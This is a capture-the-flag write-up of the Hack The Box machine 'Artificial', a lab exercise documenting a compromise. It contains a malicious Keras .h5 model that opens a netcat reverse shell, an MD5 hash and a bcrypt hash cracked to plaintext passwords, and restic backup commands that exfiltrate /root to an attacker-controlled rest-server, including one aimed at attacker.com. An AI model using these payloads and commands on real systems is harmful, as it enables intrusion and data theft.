| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp  open     http    syn-ack ttl 128 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Browsing to that web app, we are presented with a simple site that allows training AI models. After registering and logging in to the site, we can upload .h5 files, which can be generated through Python code. The site even provides a code snippet showing how to generate them.
We can use a Docker instance to set up the environment, or look at the requirements needed to generate these models with Python.
After uploading the file, the site gives us the option to view the models’ predictions. So, we search online for a way to execute code through models of this type and we come across this: https://github.com/Splinter0/tensorflow-rce/blob/main/exploit.py
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc IP PORTA >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
So we modify the payload and upload it to the site
Pressing “View Predictions” while listening on the chosen port
Foothold obtained.
Lateral Movement
Since the shell works a bit poorly, it can be improved by running the command
python3 -c "import pty;pty.spawn('/bin/bash');"
Cross-referencing the /etc/passwd file with the directories in /home, we see a user with whom we could potentially perform privilege escalation.
gael:x:1000:1000:gael:/home/gael:/bin/bash
Analyzing the main file of the Python application, we see that it connects to an sqlite3 db, users.db
from flask import Flask, render_template, request, redirect, url_for, session, send_file, flash
from flask_sqlalchemy import SQLAlchemy
from werkzeug.utils import secure_filename
import os
import tensorflow as tf
import hashlib
import uuid
import numpy as np
import io
from contextlib import redirect_stdout
import hashlib

app = Flask(__name__)
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'
[...]
Searching for this file, we find it in the instance folder
app@artificial:~/app/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
model  user
sqlite> select * from user;
select * from user;
1|gael|[email protected]|c99175974b6e192936d97224638a34f8
[...]
Putting the hash into crackstation, we get the following result
c99175974b6e192936d97224638a34f8:mattp005numbertwo
So, connecting via ssh
ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
[...]
Last login: Fri Sep 19 15:44:53 2025 from 10.10.14.99
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
We manage to perform the lateral movement and grab the user.txt flag.
Privilege Escalation
There is an instance of a web application, Backrest v1.7.2, running on port 9898 on localhost.
By performing local port forwarding, it is possible to access it at localhost on port 9898 “127.0.0.1:9898”
ssh -L 9898:127.0.0.1:9898 gael@IP
There is a login
Browsing as the user gael, there is an /opt folder with several files
gael@artificial:~$ ls -al /opt/backrest/
total 51140
drwxr-xr-x  10 root root         4096 Sep 27 15:20 .
drwxr-xr-x   8 root root         4096 Sep 27 12:46 ..
-rwxr-xr-x   1 app  ssl-cert 25690264 Feb 16  2025 backrest
drwxr-xr-x   3 root root         4096 Mar  3  2025 .config
-r--------   1 root root          155 Sep 27 10:39 config
drwx------ 258 root root         4096 Sep 27 10:39 data
drwx------   2 root root         4096 Sep 27 10:39 index
-rwxr-xr-x   1 app  ssl-cert     3025 Mar  3  2025 install.sh
-rw-------   1 root root           64 Mar  3  2025 jwt-secret
drwx------   2 root root         4096 Sep 27 10:39 keys
drwx------   2 root root         4096 Sep 27 10:45 locks
-rw-r--r--   1 root root        77824 Sep 27 15:20 oplog.sqlite
-rw-------   1 root root            0 Mar  3  2025 oplog.sqlite.lock
-rw-r--r--   1 root root        32768 Sep 27 15:20 oplog.sqlite-shm
-rw-r--r--   1 root root            0 Sep 27 15:20 oplog.sqlite-wal
drwxr-xr-x   2 root root         4096 Mar  3  2025 processlogs
-rwxr-xr-x   1 root root     26501272 Mar  3  2025 restic
drwx------   2 root root         4096 Sep 27 10:39 snapshots
drwxr-xr-x   3 root root         4096 Sep 27 15:20 tasklogs
Inspecting the machine more closely, in the /var/backups folder there is a backup of backrest.
gael@artificial:~$ ls -al /var/backups/
total 51972
drwxr-xr-x  2 root root       4096 Sep 27 06:25 .
drwxr-xr-x 13 root root       4096 Jun  2 07:38 ..
-rw-r--r--  1 root root      51200 Sep 27 06:25 alternatives.tar.0
-rw-r--r--  1 root root      38602 Jun  9 10:48 apt.extended_states.0
-rw-r--r--  1 root root       4253 Jun  9 09:02 apt.extended_states.1.gz
-rw-r--r--  1 root root       4206 Jun  2 07:42 apt.extended_states.2.gz
-rw-r--r--  1 root root       4190 May 27 13:07 apt.extended_states.3.gz
-rw-r--r--  1 root root       4383 Oct 27  2024 apt.extended_states.4.gz
-rw-r--r--  1 root root       4379 Oct 19  2024 apt.extended_states.5.gz
-rw-r--r--  1 root root       4367 Oct 14  2024 apt.extended_states.6.gz
-rw-r-----  1 root sysadm 52357120 Mar  4  2025 backrest_backup.tar.gz
-rw-r--r--  1 root root        268 Sep  5  2024 dpkg.diversions.0
-rw-r--r--  1 root root        135 Sep 14  2024 dpkg.statoverride.0
-rw-r--r--  1 root root     696841 Jun  9 10:48 dpkg.status.0
This backup will be extractable and readable, because gael is a member of the sysadm group.
So, extracting the files and reading them, there is an interesting file
gael@artificial:~/backrest$ cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
Running base64 decode, we obtain a password
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
$2a$ indicates the bcrypt algorithm
$10$ indicates cost factor 10
Cracking it with john the ripper, we obtain the following password
john -w /usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^           (?)
1g 0:00:00:16 DONE (2025-09-27 10:26) 0.06042g/s 210.9p/s 210.9c/s 210.9C/s !@#$%..Sverige
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The credentials for accessing Backrest are
backrest_root:!@#$%^
On the platform it is possible to create a repository and run restic commands on it, with root privileges.
Drawing inspiration from what is reported on GTFOBins, this feature can be leveraged to abuse restic maliciously.
RHOST=attacker.com
RPORT=12345
LFILE=file_or_dir_to_get
NAME=backup_name
sudo restic backup -r "rest:http://$RHOST:$RPORT/$NAME" "$LFILE"
What is shown here is a restic command that allows backing up files and uploading them to remote rest-server repositories.
Using the same concept, we can create a remote repository on the attacker’s machine and use this command on backrest to exfiltrate data.
This is possible thanks to the commands that can be launched from the repositories that can be created on backrest, on the compromised machine.
To install rest-server, you can follow the instructions on the repo https://github.com/restic/rest-server.
We start the rest-server
Next, we create a repo on backrest with an arbitrary password and repository URI
We go to the dashboard of the created repository and run the following commands
-r rest:http://IP:8000/test init
backup -r rest:http://IP:8000/test /root
These allow us to initialize a new repository and to copy the entire /root folder to our rest-server.
We will find ourselves on the running instance of rest-server
Creating repository directories in /tmp/restic/test1
Using the restic commands
restic -r ../../test snapshots
restic -r ../../test restore 4073a65a --target .
We will be able to read the backup made by backrest.
Browsing the folder, we can use root’s ssh key.
Now we grab and submit the root.txt flag.